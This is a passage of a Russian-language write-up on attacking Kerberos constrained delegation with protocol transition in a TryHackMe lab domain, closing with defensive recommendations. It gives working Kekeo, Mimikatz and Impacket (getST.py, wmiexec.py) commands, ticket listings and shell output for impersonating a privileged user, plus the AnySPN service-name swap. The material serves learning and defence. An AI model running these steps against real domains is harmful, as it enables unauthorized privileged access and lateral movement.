svcIIS       Person       Constrained w/ Protocol Transition  http/THMSERVER1.za.tryhackme.loc
svcIIS       Person       Constrained w/ Protocol Transition  http/THMSERVER1
```

Настройки ограниченного делегирования у учетной записи svcIIS

У svcIIS настроено ограниченное делегирование со сменой протокола, а значит осуществлять принудительную аутентификацию нет необходимости. Также важно понимать, что для удаленного подключения зачастую требуется иметь TGS-билеты сразу к нескольким сервисам.

Service Type	Service Silver Tickets
WMI	HOST RPCSS
PowerShell Remoting	HOST HTTP Depending on OS version may also need: WSMAN RPCSS
WinRM	HOST HTTP
Scheduled Tasks	HOST
Windows File Share (CIFS)	CIFS
LDAP operations including Mimikatz DCSync	LDAP
Windows Remote Server Administration Tools	RPCSS LDAP CIFS

Пример соответствия способов удаленного выполнения команд и сервисов

Настройки делегирования у svcIIS позволяют получить удаленный привилегированный доступ к THMSERVER1 при помощи службы WinRM.

В итоге, резюмируя выше изложенное, получается следующий порядок действия для проведения атаки:

1. Запросить TGT для пользователя svcIIS


2. С использованием полученного TGT запросить TGS-билеты к сервисам HTTP/THMSERVER1.za.tryhackme.loc и WSMAN/THMSERVER1.za.tryhackme.loc от имени привилегированного пользователя T1_Trevor.jones
3. С использованием полученных TGS-билетов подключиться к THMSERVER1.za.tryhackme.loc от имени привилегированного пользователя T1_Trevor.jones при помощи PassTheTicket и WinRM

Для лучшего понимания проведем атаку двумя способами. Первый способ немного избыточный, но хорошо иллюстрирует каждый шаг по отдельности. Второй способ более автоматизированный и приближен к практике.

“Детальный” способ (Kekeo + Windows)

Запрашиваем TGT для учетной записи svcIIS:


```
tgt::ask /user:$Username /domain:$Domain_FQDN /password:$Password
```



Получение TGT для svcIIS с помощью Kekeo

Запрашиваем TGS-билет к HTTP/THMSERVER1.za.tryhackme.loc от имени T1_Trevor.jones:


```
tgs::s4u /tgt:$path_to_TGT /user:$Username /service:$SPN
```



Получение Forwardable TGS-билета от имени T1_Trevor.jones

> Аналогично запрашиваем TGS-билет к WSMAN/THMSERVER1.za.tryhackme.loc

При помощи Mimikatz загружаем добытые TGS-билеты в LSA для PtT:



PassTheTicket с Mimikatz

Для наглядности убедимся, что билеты действительно загружены:

```
PS C:\tools\mimikatz_trunk\x64> klist

Current LogonId is 0:0x8566c

Cached Tickets: (2)

#0>     Client: T1_Trevor.jones @ ZA.TRYHACKME.LOC
        Server: http/THMSERVER1.za.tryhackme.loc @ ZA.TRYHACKME.LOC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 8/17/2022 14:47:29 (local)
        End Time:   8/18/2022 0:43:43 (local)
        Renew Time: 8/24/2022 14:43:43 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#1>     Client: T1_Trevor.jones @ ZA.TRYHACKME.LOC
        Server: wsman/THMSERVER1.za.tryhackme.loc @ ZA.TRYHACKME.LOC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 8/17/2022 14:50:08 (local)
        End Time:   8/18/2022 0:43:43 (local)
        Renew Time: 8/24/2022 14:43:43 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\tools\mimikatz_trunk\x64>
```

Список кэшированных билетов Kerberos

Создадим новую сессию:


```
PS C:\> New-PSSession -ComputerName thmserver1.za.tryhackme.loc

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  1 WinRM1          thmserver1.z... RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\>
```

Осуществим вход в созданную сессию:

```
PS C:\> Enter-PSSession -ComputerName thmserver1.za.tryhackme.loc
[thmserver1.za.tryhackme.loc]: PS C:\Users\t1_trevor.jones\Documents> whoami
za\t1_trevor.jones
```

AnySPN атака

Рассмотренный выше вариант проведения атаки выглядит малоприменимым на практике, так как при его реализации требуется чтобы ограниченное делегирование было настроено к службам, соответствующим способу удаленного подключения. Тем не менее возможно обойти указанное условие с помощью ранее разобранной атаки AnySPN:



Пример атаки со сменой SPN


Из представленной иллюстрации видно, что при наличии ограниченного делегирования хотя бы к одному из сервисов учетной записи, атакующий может также получить доступ к любому другому сервису указанной учетной записи.

> Тем не менее следует учитывать, что если в SPN указан порт, например, mssqlsvc\server01.domain.local:1433, то получить TGS-билет для подменного сервиса не получится. При попытке изменить целевой SPN будет получено сообщение KDC_ERR_S_PRINCIPAL_UNKNOWN, означающее, что SPN не зарегистрирован.

“Практический” способ (Impacket + Linux)

Повторно проделаем атаку, но теперь с использованием набора скриптов Impacket. Сразу запросим TGS-билет к HTTP/THMSERVER1.za.tryhackme.loc от имени привилегированного пользователя T1_Trevor.jones:

```
getST.py -spn $SPN -impersonate $ImpersonatedUsername
$Domain_FQDN/$Username:$Password
```




```
┌──([redacted]㉿kali202201)-[~/Downloads]
└─$ getST.py -spn "HTTP/THMSERVER1.za.tryhackme.loc" -impersonate "T1_Trevor.jones" "za.tryhackme.loc/svcIIS:Password1@"
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating T1_Trevor.jones
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in T1_Trevor.jones.ccache
```

Запрос TGS-билета

Экспортируем полученный TGS-билет в кэш и установим удаленное подключение, например с помощью wmiexec:

```
export KRB5CCNAME=$PathToCacheFile
```

```
wmiexec.py -k -no-pass $Domain_FQDN/$ImpersonatedUsername@$TargetDnsName
```




```
┌──([redacted]㉿kali202201)-[~/Downloads]
└─$ export KRB5CCNAME=T1_Trevor.jones.ccache

┌──([redacted]㉿kali202201)-[~/Downloads]
└─$ wmiexec.py -k -no-pass 'za.tryhackme.loc/T1_Trevor.jones@THMSERVER1.za.tryhackme.loc'
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
za\t1_trevor.jones

C:\>[-]
```

Удаленное подключение через wmiexec

Доступ получен, атака успешно завершена.

Для общего познания запустим ту же самую команду в режиме отладки:



```
┌──([redacted]㉿kali202201)-[~/Downloads]
└─$ wmiexec.py -k -no-pass 'za.tryhackme.loc/T1_Trevor.jones@THMSERVER1.za.tryhackme.loc' -debug
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-packages/impacket-0.9.25.dev1-py3.9.egg/impacket
[+] Using Kerberos Cache: T1_Trevor.jones.ccache
[+] SPN CIFS/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for HTTP/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC
[+] Using TGS from cache
[+] Changing sname from HTTP/THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC to CIFS/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC and hoping for the best
[*] SMBv3.0 dialect used
[+] Using Kerberos Cache: T1_Trevor.jones.ccache
[+] SPN HOST/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for HTTP/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC
[+] Using TGS from cache
[+] Changing sname from HTTP/THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC to HOST/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC and hoping for the best
[+] Target system is THMSERVER1.za.tryhackme.loc and isFQDN is True
[+] StringBinding: \\\\THMSERVER1[\\PIPE\\atsvc]
[+] StringBinding: THMSERVER1[49667]
[+] StringBinding chosen: ncacn_ip_tcp:THMSERVER1.za.tryhackme.loc[49667]
[+] Using Kerberos Cache: T1_Trevor.jones.ccache
[+] SPN HOST/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for HTTP/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC
[+] Using TGS from cache
[+] Changing sname from HTTP/THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC to HOST/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC and hoping for the best
[+] Using Kerberos Cache: T1_Trevor.jones.ccache
[+] SPN HOST/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for HTTP/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC
[+] Using TGS from cache
[+] Changing sname from HTTP/THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC to HOST/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC and hoping for the best
[+] Using Kerberos Cache: T1_Trevor.jones.ccache
[+] SPN HOST/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for HTTP/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC
[+] Using TGS from cache
[+] Changing sname from HTTP/THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC to HOST/THMSERVER1.ZA.TRYHACKME.LOC@ZA.TRYHACKME.LOC and hoping for the best
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

wmiexec в режиме отладке

Немного мелко, но в целом видно, что wmiexec автоматически выполняет AnySPN атаку. Таким образом на практике эксплуатация классической атаки на ограниченное делегирование занимает 2.5 команды.

Про другие атаки

На ограниченное делегирование известны другие виды атак, но не все из них были описаны по различным причинам. Для ряда атак необходимо знать, как работает ограниченное делегирование на основе ресурсов, которое будет рассмотрено в будущем. Другие виды атак не пробовал на практике и писать о том, что не делал своими руками желание отсутствует. Также есть ощущение, что до эксплуатации указанных атак доходит редко, но тем не менее самостоятельно ознакомиться с ними есть смысл.

Если интересно, для дальнейшего самостоятельного изучение можно посмотреть статью об атаке WriteSPN.

Также есть атака *Double KCD* описание которой представлено в презентации.

Рекомендации

- Провести инвентаризацию домена на предмет наличия учетных записей с неиспользуемым настроенным ограниченным делегированием. Использовать ограниченное делегирование к определенным сервисам только при необходимости.
- Добавить критически важные учетные записи домена в группу Protected Users или активировать опцию “Account is sensitive and cannot be delegated” в атрибутах указанных учетных записей.
- По возможности назначать владельцами сервисов выделенные пользовательские учетные записи. Обеспечить сложность и периодическую сменяемость паролей к указанными учетным записям.
- Указывать порт при создании SPN.

Используемые источники

- Отличный доклад про делегацию в Kerberos: “You Do (Not) Understand Kerberos Delegation” от Daniel López Jiménez (видео и презентация)
- Доклад “Delegating Kerberos to bypass Kerberos delegation limitation” от Charlie Bromberg (видео и презентация)
- Материалы с Hacker Recipes от Charlie Bromberg (Shutdown)
- Статья: “Kerberos (III): How does delegation work?” от Eloy Pérez
- Посты из телеграмм канала “CyberSecrets”
- Delegate or Escalate? The Dangers of Kerberos Delegation (Jared Yeo) - презентация
- Delegate to the Top: Abusing Kerberos for arbitrary impersonations and RCE (Matan Hart) - доклад презентация